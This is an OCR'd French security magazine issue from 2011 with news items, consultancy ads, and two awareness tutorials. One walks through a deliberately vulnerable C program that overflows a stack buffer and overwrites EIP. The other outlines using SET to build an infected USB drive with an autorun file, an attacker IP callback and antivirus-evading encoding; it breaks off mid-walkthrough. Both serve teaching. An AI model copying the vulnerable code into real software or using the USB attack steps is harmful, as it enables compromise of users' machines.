Avril 2011 - N°1 / 2011

WHITEHACK

IT Security Magazine

GÉREZ & ANALYSEZ VOS LOGS...

DÉBORDEMENT DE MÉMOIRE TAMPON / BUFER OVERFLOW (BOF)

La face cachée d'un bug Windows...

RISQUES DES SUPPORTS AMOVIBLES INFECTÉS

Éviter les clés USB des inconnus !

RISQUE DES MISES À JOUR OUBLIÉES (MS08-067)

Exploiter la célèbre faille Windows.

GESTION ET CORRÉLATION DES LOGS

Problématique et Solutions.

EDITORIAL

La révolution tunisienne, de même que les révolutions qui l'ont suivies dans le monde arabe, ont montré à quel point les technologies de l'information et de la communication et particulièrement les réseaux sociaux (**facebook**, **twitter**,…) sont capables de mobiliser en quelques clics de souris, des dizaines de milliers de personnes, autour d'un objectif donné et tisser entre elles des liens sociaux, sans s'être jamais rencontrés, transformant ainsi radicalement les modes et les pratiques usuels sociales et associatives.
Ces technologies sont devenues d'usage courant, à la portée de tout un chacun, après avoir conquis le monde des affaires et les administrations.
Elles sont devenues incontournables dans toute activité humaine touchant aussi bien à la sphère privée que professionnelle et sociale.

Dès lors des questions se posent lors des échanges sur la toile :

- Est-on sûr que les données que nous considérons comme confidentielles et strictement personnelles sont bien protégées contre un accès quelconque ? **La Confidentialité**,
- Est-on sûr qu'un service en ligne vital au bon fonctionnement d'une organisation sera et restera toujours disponible ? **La Disponibilité**,
- Est-on sûr que les données reçues sont conformes aux données réellement émises par leur expéditeur initial ? **L'Intégrité**,
- Est-on sûr que l'identité de l'expéditeur n'a pas été modifiée lors de la transaction ou encore est-on sûr que l'expéditeur est la personne qu'il prétend être ? **L'Authentification** et **l'Identification**,
- …

Toutes ces question et tant d'autres, dont dépend la pérennité et l'image de toute organisation, relèvent de ce qui est communément appelé « **Sécurité des Systèmes d'Information** » ou plus couramment « **Sécurité Informatique** ».

Il s'agit là de tout un métier dont les normes, les méthodologies, les outils et les consultants sont en une constante évolution et progression.

La société « **I**nnovation and **C**onsulting in **E**ngineering » (**ICE**), riche d'une expérience prouvée en matière d'Audit, de Conseil et de Recherche & Développement dans le domaine de la sécurité des systèmes d'information a décidé de lancer son magazine **WHITEHACK** (Hacking Blanc) pour sensibiliser davantage les décideurs et les techniciens concernés par cette problématique et soucieux de la pérennité de leur système d'information contre tout risque d'atteinte à sa bonne marche et fonctionnement normal, d'une manière fortuite ou par malveillance susceptibles de provenir de l'extérieur de l'entreprise ou bien de l'intérieur même de son environnement.

WHITEHACK se veut un magazine scientifique et technologique qui permet à ses lecteurs de se faire une idée sur les aspects importants de l'état actuel de l'art dans cet important et complexe champ d'innovations qu'est la sécurité informatique, en s'attardant davantage sur les questions pratiques susceptibles d'aider à une meilleure protection de notre cyber espace national.

Bonne Lecture
L'équipe de rédaction **ICE**

WHITEHACK

COOPERATION
Les personnes intéressées par la coopération sont invitées à nous contacter :
contact@ice-innov.com
Adresse de correspondance :
Rue Lac Leman Immeuble « MAK CROWN », Appart B2.
www.ice-innov.com

SOMMAIRE

Actualité

Actualités nationales

Tunisia Cyber Revolution

Le premier club de sécurité informatique universitaire « **SecuriNets** » organise une journée nationale de sécurité informatique, le 30 avril 2011 à l'**I**nstitut **N**ationale des **S**ciences **A**ppliquées et de **T**echnologies (**INSAT**) de Tunis. La journée sera sous le thème « **Tunisia, Cyber Revolution** ». Unique en son genre, ce thème portera sur la contribution de la technologie et de l'Internet lors de la révolution Tunisienne.

Au **programme**, des ateliers techniques retraçant les événements phares de notre **IT-Revolution**.

Business Continuity Convention 2011

La notion de **B**usiness **C**ontinuity **P**lan ne pouvait mieux *tomber* ou, pour être positif et dans un « **E**sprit **C**ontinuellement **C**onstructif » nous dirons qu'elle ne pouvait **être mieux prise au sérieux**. Vu les évènements qu'ont vécues nos entreprises tunisiennes ces derniers mois et les craintes d'un arrêt brutal de l'activité IT en particulier ou l'arrêt total de l'activité de l'entreprise en général. En effet, ces dernières cherchent des solutions leur permettant de mettre en place des solutions de **C**ontinuité d'**A**ctivités et des solutions de **G**estion des **C**rises. Et c'est dans ce cadre là qu'a organisé la société belge AB-DB représenté par Mrs François Vajda et Alain Boulanger et leurs partenaires en Tunisie, le **Business Continuity Convention Tunis 2011**, qui a eu lieu durant la journée du 14 avril à Hôtel Sheraton-Tunis et qui a connu une grande affluence vu l'importance de la problématique et la complexité des études et des solutions à mettre en place.

Des attaques DDoS

Une vague d'attaques massives de déni de service (Deni of Service DoS) distribuées DDoS a été lancée le dimanche, le 02 janvier 2011, visant les principaux sites gouvernementaux tunisiens.

Les attaques se sont poursuivies pendant la journée du lundi 3 janvier, en changeant de cible, pour s'attaquer à plusieurs sites, des comptes e-mails et des sites de réseaux sociaux.

Le QR code débarque en Tunisie

Ce nouveau code-barres en 2D présente de multiples avantages pour le grand public et pour les professionnels.

Le code QR a été créé par l'entreprise japonaise Denso-Wave en 1994. Il est très utilisé au Japon, où il est actuellement le code à deux dimensions le plus populaire. Ce code-barres est capable de stocker différentes informations, il est très utilisé sur les cartes de visites mais aussi sur les magazines et les affiches publicitaire, il peut contenir toutes sortes de données : coordonnées personnelles (nom, prénom, adresse, tél), informations sur un produit / une entreprise, adresse web, etc.). Le QR code peut stocker jusqu'à **7089** caractères numériques, **4296** caractères alphanumériques (A titre de comparaison, le code-barres traditionnel se limite plutôt à 13 caractères). Son utilisation est très simple, il suffit d'avoir un téléphone portable doté d'une caméra vidéo et d'un lecteur de QR code qui est totalement open source. Le téléphone portable photographie le QR code pour récupérer toutes les informations qu'il contient.

Actualités internationales

France : La plus grosse attaque informatique depuis la création de l'agence nationale de sécurité informatique française.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Le ministère de l'économie et de défense français était victime d'une grande attaque. Suite à cette cyber attaque, plus de 150 ordinateurs du ministère ont été infiltrés

et de nombreux documents ont été piratés. Les attaques réussies, se multiplient contre des institutions européennes au sein de plusieurs ministères. Après la cyber-attaque qui a touché le service des affaires étrangères de la Commission européenne le 24 mars 2011, Bruxelles a été de nouveau victime d'une action malveillante, deux jours plus tard, le réseau du parlement de l'Union européenne a à son tour subi une cyber-attaque.

France : Turbomeca (Groupe SAFRAN) victime d'une cyberattaque ?

Enquête sur un soupçon de cyber attaque contre le fabriquant français de moteurs.

Turbomeca est le leader mondial des turbines à gaz, ses moteurs équipent des hélicoptères, des avions, des centrales électriques,.. Le Renseignement français dirige ses enquêtes vers une éventuelle piste de cyber attaque et d'espionnage industriel… Les données subtilisées concerneraient les **systèmes d'hélices** et les **données financières du groupe Safran**, la maison mère de **Turbomeca**. Le groupe **SAFRAN** englobe entre-autre la société **SAGEM**.

France : Plusieurs acteurs de l'internet réclament l'invalidation d'un décret qui impose de conserver les mots de passe des internautes.

Les principaux acteurs de l'internet en France, dont Facebook, Google ou Dailymotion, ont déposé mercredi 6 avril un recours en annulation devant le Conseil d'Etat contre le décret qui les oblige à conserver pendant un an les données personnelles de l'internaute.

Ce décret impose aux sites d'e-commerce, plateformes de vidéos/musique en ligne ou gestionnaires de boîtes e-mail de conserver **l'identifiant et le mot de passe** et, s'ils ont été collectés, les nom et prénom, l'adresse postale, le pseudonyme, l'adresse e-mail et le numéro de téléphone de l'internaute.

USA : Mars 2011, des internautes plaident coupables pour avoir piraté des entreprises, des serveurs de la NASA et des banques.

Tout commence par une grande opération de « **Phishing** » appelée « **Phish Phry** » utilisant des mails infectés depuis les **Etats Unis d'Amérique** et **l'Egypte**. Cette opération se termine par la plus grande inculpation devant une coure fédérale en termes de personnes (100 personnes) impliquées dans des attaques informatiques. Les jeunes pirates, dont l'âge vari entre 21 et 26 ans, ont orchestré leurs attaques et réussi à voler entre autres des identifiants de cartes bancaires et ont effectué des transferts depuis l'**Egypte** vers les **Etats Unis**…

En Amérique, ce genre d'implications est pris très au sérieux par la cour fédérale et est passible de prison qui peut aller jusqu'à 30 ans d'emprisonnement.

Standardisation des Cloud Computing

Le cloud computing a vécu durant ces dernières années une croissance explosive.

On parle aujourd'hui non seulement de la virtualisation des serveurs mais aussi de la virtualisation des postes de travail, ce qui permet d'optimiser le coût et minimiser le temps d'administration et de déploiement des applications.

L'Institut de normalisation l'IEEE (Institute of Electrical and Electronics Engineers) a crée deux groupes de travail. Un groupe pour s'occuper de la normalisation de la portabilité du cloud et son management qui fait intervenir un certain nombre de formats de fichiers et d'interfaces. Quant à l'autre groupe de travail, il s'occupera de l'interopérabilité de nuage à nuage et sa fédération. Par exemple, la normalisation des passerelles qui peuvent gérer l'échange de données entre clouds. D'autres organismes travaillent avec l'IEEE pour la normalisation du Cloud Computing, ce qui permettra aux entreprises d'utiliser le cloud de façon plus efficiente et avec plus de confiance.

Innovation & Consulting in Engineering

La Qualité par Principe

Services ICE

Nos consultants sont à votre service

Parce que la Sécurité de votre Système d'Information est notre priorité.

Les nouveaux enjeux de la maîtrise du patrimoine informationnel et des risques associés aux technologies de l'information modifient la manière dont nous devons aborder les métiers de l'Audit, du Conseil et d'Intégration dans le secteur de la sécurité du SI.


De la protection contre les intrusions, les virus et les chevaux de Troie, à la maîtrise des droits, des identités, de nombreuses solutions techniques séduisent les clients par des fonctionnalités rassurantes.

La sécurité des systèmes d'information s'envisage aujourd'hui comme une discipline transverse et intégrée, alliant des compétences spécialisées, techniques et cross-sectorielle, à une connaissance fine des métiers, des processus et des enjeux de nos clients ou de leurs secteurs d'activité.

La sécurité s'inscrit dans tous les projets avec des besoins différents certes, mais avec de nombreux invariants méthodologiques, que nous avons mis en perspective pour chaque client.

Nos prestations répondent à ces enjeux sécuritaires majeurs à savoir :

- Un **état des lieux** de la sécurité de votre système d'information,
- Un **conseil** quant aux solutions techniques et technologiques à prendre,
- **L'intégration** de ces solutions et choix au sein du **SI**.



Contact :

E-mail : contact@ice-innov.com
Tel : (+216) 71 961 255
Fax : (+216) 71 961 301

Débordement de Mémoire Tampon

Ce que vous allez Apprendre…

Apercevoir les symptômes d'un débordement de mémoire tampon,
Comprendre les notions fondamentales du débordement de mémoire tampon.

Ce que vous devez Savoir...

Notion basique en informatique,

Introduction

Dans notre quête classique du monde virtuel, souvent, pour décrire un comportement anormal d'un programme informatique, nous employons les termes « **Bug** » ou encore « **Virus** ». En effet, par abus de langage, nous assistons à une confusion des notions fondamentales informatiques.
Nous n'allons pas vous exposer un cours des fondements de l'informatique, nous essayerons par contre de simplifier la notion de « **Buffer Over Flow** » que certains pourraient la résumer en un « **Bug** » tandis que des **hackers malveillants** la verraient comme étant la gestation de leur future « **Virus** ».
A l'aide d'un programme simple préparé spécialement pour la démonstration nous vous montrerons les étapes depuis l'apparition des symptômes jusqu'à l'exploitation de la faille de débordement de mémoire tampon.

Manifestation : Attention aux symptômes !!

Qui de nous n'a pas vu un jour ce fameux message d'erreur du système d'exploitation Windows ?




Figure 1. *Bug Windows*

Alors qu'il ne représente qu'une énième frustration et l'arrêt du programme pour les uns, il fera l'objet d'une investigation complète pour d'autres.

Analyse : Du message d'erreur aux origines du « Bug »

Le premier reflexe qui nous vient à l'esprit est de cliquer sur le bouton « **Ne pas envoyer** » (entouré en jaune sur la capture écran), alors que pour découvrir les détails du comportement anormal il suffit de cliquer sur « **Cliquer ici** » (entouré en rouge sur la capture écran).




Figure 2. *Bug Application* ***ice-magazine.exe***

En appuyant sur « **Cliquez-ici** », une fenêtre s'affiche pour présenter les détails du bug.




Figure 3. *Détail du bug* ***ice-magazine.exe***

Débordement de Mémoire Tampon

Explications

Nous avons donc un « **Bug** » touchant notre application « ***ice-magazine_demo.exe*** » et le problème consiste en un « **Buffer Overflow** » *41414141* ou encore un « **Dépassement de Mémoire Tompan** » au niveau de l'offset *41414141*.

Qu'est ce qu'un « Buffer Overflow » ?

Le Buffer Overflow est un débordement de mémoire. Quelle mémoire ? La mémoire vive de notre ordinateur. Qu'est ce que la mémoire vive ? L'ordinateur a plusieurs types de mémoires dont il se sert pour fonctionner. Sa mémoire vive est celle qu'il utilise pour stocker des données dont il sait qu'il en aura besoin rapidement puisque sa particularité est dans la rapidité avec laquelle on peut y accéder et extraire ses données.

Au démarrage, le système d'exploitation (windows dans notre démonstration) et les variables d'environnement sont chargés au niveau de la mémoire vive, et lors de nos manipulations des différentes applications, celles-ci sont chargées en mémoire vive en fonction du besoin de l'utilisateur. Pratiquement les mécanismes d'allocation et d'utilisation des espaces mémoires sont des plus complexes, mais ce qu'il faut savoir pour comprendre notre article c'est que la mémoire vive est utilisée par le processeur pour exécuter un programme donné et qu'au niveau de laquelle nous trouvons à des adresse bien précises les fonctions du système d'exploitation et les applications utilisées par l'utilisateur. Comment un processeur *trouve* et exécute un processus (programme) ? Pour avoir une analogie tirée de notre vie courante, prenons le cas le plus simple d'une maison qui peut être trouvée grâce à son adresse (pays, région, ville, rue, numéro). C'est le même principe utilisé par le processeur pour trouver et exécuter un processus se trouvant sur la mémoire vive (pratiquement la théorie d'adressage est beaucoup plus complexe que cela).

Déborder la mémoire vive consiste alors à faire appel (de la part du processeur) à une adresse inexistante ou bien au niveau de laquelle il n'y a rien à exécuter !

Je vous rassure tout de suite, nous n'allons pas rentrer dans les détails, ni de l'architecture des processeurs Intel équipant la majorité de nos machines, ni dans leurs modes de fonctionnement.. Pour mieux illustrer la problématique, je vous propose ce schéma représentant la macrostructure de chaque exécutable sous Windows.




Figure 4. *Macrostructure d'un processus sous Windows*

Header : Permet de donner des informations importantes au sujet du processus en question,

Data : Un espace propre aux données du processus à exécuter,

Pile : Cet espace sert à stocker des informations temporaires, il permet d'assurer les retours de fonctions. Pour simplifier cet espace contient entre autre une zone mémoire dans laquelle nous avons l'adresse mémoire de la prochaine instruction à exécuter de la part du processeur: c'est l'« **EIP** ».

Analysons

Si on lance un processus et que l'espace de ses « **Data** » **déborde** et **écrase** son espace réservé à la pile et plus spécialement l'« **EIP** », alors le processeur cherche à exécuter le programme se trouvant à l'*offset* se trouvant au niveau de l'**EIP**.

Ainsi plusieurs cas se présentent dont :

- Le processeur ne trouve pas de programmes au niveau de l'adresse mémoire indiquée dans l'**EIP** et cela fini par un message d'erreur Windows (comme montré au début de l'article),

- Le processeur **trouve** l'adresse sur la mémoire et trouve un programme à exécuter, sauf que ce programme est malveillant, « **Virus** ». Dans ce cas, pas de message d'erreur ni de bugs, mais le poste de travail et les données courent un grand risque.

Démonstration

Voici le programme avec lequel nous allons créer un débordement de mémoire tampon.

Listing 1. *Code source du programme de test*

```
#include <stdio.h>
void overflow(void){
        char buffer[50] = { 0} ;
        FILE *fp = fopen("fichier_exploit.txt", "r");
        fread(buffer, sizeof(char), 200, fp);
        fclose(fp);
}
int main(void){
        overflow();
        return (0) ;
}
```

C'est un simple programme, écrit en langage **C,** dont la tâche principale est de :

1. Ouvrir le fichier « **fichier_exploit** » en mode lecture,
2. Lire le fichier « **fichier_exploit** »,
3. Fermer le fichier « **fichier_exploit** ».

La particularité de ce programme est qu'il utilise la fonction « **fread** » pour lire le fichier « **fichier_exploit.txt** ». Cette fonction reçoit en argument des paramétrées dont :

Listing 2. *La fonction à déborder*

```
fread (buffer, sizeof(char), 200, fp);
```

- **200 :** le nombre maximum de caractères acceptés en entrée par la fonction au sein du buffer qui ne peut contenir que **50**.

Tous les ingrédients sont là pour notre premier « **Buffer Overflow** » !!

Nous avons une fonction « **fread** » dont l'espace « **Data** » ne peut contenir que 200 caractères et qui va ouvrir et lire un fichier qui peut en contenir plus de 200.

Tests

Test N°1

Nous introduisons dans le fichier « **fichier_exploit.txt** » avec **217** caractères « **A** »

Listing 2. *Contenu du fichier* ***fichier_exploit.txt***

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

et exécutons le programme « **ice-magazine_demo.exe** ».

Il en résulte le débordement de mémoire présenté au début de l'article.




Figure 5. *Débordement de mémoire tampon*

Ayant les mêmes détails d'erreur.




Figure 6. *Les Détails du débordement de mémoire*

Le processeur ne trouve pas de fonction à exécuter au niveau de *l'offset* **41414141**.

Test N°2

Cette fois-ci, nous *construisons* le fichier « **fichier_exploit.txt** » d'une manière à ce que nous écrasons l'**EIP** avec une bonne adresse qui, lorsque le processeur la pointe trouve une fonction (programme) qui va afficher le message « **Bufer Overflow** » sous-forme de *message box*.
Nous n'allons pas nous attarder sur la manière de construire le fichier pour avoir le bon débordement de mémoire ni sur les outils et techniques de débordement (**shellcode**) de mémoire qui peuvent faire l'objet de plusieurs articles à part entière. Nous vous montrerons juste les résultats.
A l'aide de l'éditeur **HexEdit** nous visualisons le contenu du fichier « **fichier_exploit.txt** ».




Figure 7. *Contenu du fichier construit pour le débordement de mémoire*

A gauche, nous avons l'interprétation hexadécimale du contenu du fichier « **fichier_exploit.txt** » et à droite l'interprétation caractère du même contenu.
Nous testons l'exécution du programme et il en résulte le « **Débordement de mémoire** » suivant :




Figure 8. *Pas de bug - Apparition d'un Message Box*

Nous n'avons pas de « **Bug** » puisque le processeur a trouvé un programme à exécuter à l'*offset indiqué par* l'**EIP**.

Ce que nous avons fait c'est que nous avons injecté un shell code en assembleur au niveau de l'adresse pointée par l'**EIP** qui a fait appel à la méthode **MessageBoxA** au niveau de la **dll** Windows **user32.dll** en la loadant à l'aide de la méthode **LoadLibraryA** présente au niveau de la dll Windows **Kernel32.dll** qui est toujours montée avec n'importe quel programme Windows qui s'exécute.

Comment se protéger de ce genre de failles ?

Techniquement si ce genre de « **Bug** » n'a pas été répertorié auprès des éditeurs de logiciels, les protections mises en place au niveau du système d'exploitation Windows et les antivirus vous protègent.
La meilleure protection contre ce genre de failles pour un utilisateur final, c'est un développement qui ne fait pas appel ou/et gère bien (allocation dynamique,…) les méthodes connues pour être faillibles à ce genre d'attaques dont on site **fgets**, **fgetc**,...

Conclusion

Nous sommes arrivés à la fin de cet article qui vous a introduit la notion de « **Buffer Overflow** ». Nous avons essayé de ne pas trop axer la démonstration sur le volet technique mais plutôt sur le concept.

Notre plus grand conseil c'est de ne jamais oublier de mettre à jour ses applications …

Références et pour aller plus loin

Livre : Buffer Overflow Attacks: Detect, Exploit, Prevent.
Auteur : James C. Foster.

Innovation & Consulting in Engineering

La Qualité par Principe

ICE - Audits

Nos consultants sont des auditeurs sécurité informatique expérimentés

Parce un état des lieux a partir d'un œil objectif vous permet d'avancer.

Vue la complexification de la structure des systèmes d'information et le développement des techniques d'attaques informatiques, il est primordial d'avoir un avis externe et objectif quant à la situation réelle de la sécurité de votre système d'information.

Dans cette optique ICE propose toute une panoplie d'audits de sécurité informatique répartie comme suit :

- Audit Sécurité Informatique,
- Audit Applications Web (OWASP),
- Audit Test d'intrusion,
- Audit Informatique (ITIL),
- Audit Physique (TIA).

Forte de l'expérience et l'expertise de ses consultants sécurité IT dans les domaine cités ci-dessus, certifiés ANSI, ISO 27001, CISSP, ITIL, CISCO, Juniper, Microsoft, ICE (cabinet certifié ANSI) assure des prestations de qualité conformément aux normes internationales en la matière et les lois et réglementations en vigueur (ANSI...).

Pour avoir plus de détail concernant l'une de nos prestations d'audit vous pouvez nous contacter directement au : 71 961 255 / 71 961 4545 / contact@ice-innov.com ou télécharger la brochure correspondante à votre besoin sur le site web : www.ice-innov.com.

Contact :

E-mail : contact@ice-innov.com
Tel : (+216) 71 961 255
Fax : (+216) 71 961 301

USB-EXPLOIT

Ce que vous allez Apprendre...

A faire attention avant d'accepter une clé USB qui ne nous appartient pas.

Ce que vous devez Savoir...

Outil BackTrack.
Social Engineer Toolkit
Metasploit

Introduction

USB-EXPLOIT. Est-ce le nom d'une attaque informatique pure et dure ? La réponse est **NON** !!!
La notion de **USB-EXPLOIT** est un *mélange* entre une attaque informatique pure associée à ce qu'appel les anglophones « **The Social Engineering** » et les francophones « **L'ingénierie Sociale** ».
Le but de cet article est d'attirer votre attention sur les risques d'utiliser des clés USB dont vous ne connaissez pas le contenu tout en parlant des deux (**2**) volets de cette attaque:

- Volet Social,
- Volet Technique

Volet 1 - Ingénierie Sociale

Un jeune chef d'entreprise prometteur « **Foulen** » et IT-Branché, participe à une conférence internationale sur les énergies renouvelables. Une connaissance à lui « **Felten** », qui par la même occasion est un grand concurrent, intervient à l'occasion de cette journée en tant qu'expert en la matière. Les deux jeunes hommes se rencontrent, « ***par pur hasard*** », dans le grand hall de l'hôtel et engagent la conversation à propos de la situation actuelle du marché, des nouvelles tendances de la technologies,... **Felten**, un filou de l'informatique, demande à **Foulen** s'il veut bien lire rapidement son introduction et lui donner son avis d'expert. **Foulen** ne voit aucune objection à cela au *contraire* dit-il à **Felten** avec un brin de fierté le traversant, et insère ainsi la clé USB dans son LapTop HighTech NEW LOOK.
Deux (2) mois plus tard, **Felten** remporte avec brio un grand appel d'offres international déposant tous ses concurrents techniquement et financièrement. Le plus beau dans l'histoire, c'est que **Foulen** qui a lu la fameuse introduction avant la conférence, qui écope de la seconde place.
L'affaire ne s'arrête pas là parce que **Foulen** a engagé à une boite de sécurité informatique pour vérifier s'il a été victime d'une intrusion quelconque et il compte bien poursuivre la personne qui l'a attaqué.

Volet 2 - Technique

Plein d'outils existent sur internet, libres et open source, qui permettent de préparer des attaques informatiques de ce genre. Nous n'allons vous montrer que les grandes lignes de l'un d'eux :

Figure 1. *Outil SET - Social Engineer ToolKit de la suite BackTrak4 r2*

Une panoplie de choix d'attaques est proposée entre autres. Ceux qui nous intéressent « **Infectious Media Generator** » ou « **Générateur de Médias Infectés** ».




Figure 2. *Choix d'output*

Après avoir choisi le type d'attaque voulu « **3** », ***SET*** nous informe qu'il va créer en plus de l'exécutable en question un fichier « **.ini** » qui sera automatiquement exécuté dès l'insertion de la clé-USB infectée au niveau de la machine victime.
La suite est un déroulement des différents paramètres de l'attaque dont :

- Le vecteur de l'attaque (un exécutable standard),
- L'adresse IP à laquelle va se connecter la machine de la victime (la machine de l'attaquant).




Figure 3. *Vecteur de l'attaque et l'@ IP de la machine de l'attaquant*

Il faudra par la suite choisir le type de payload ou encore exploit, c'est l'encodage utilisé pour dépasser les contrôles classiques des antivirus ainsi que le port sur lequel la machine de l'attaquant va *attendre* sa victime :

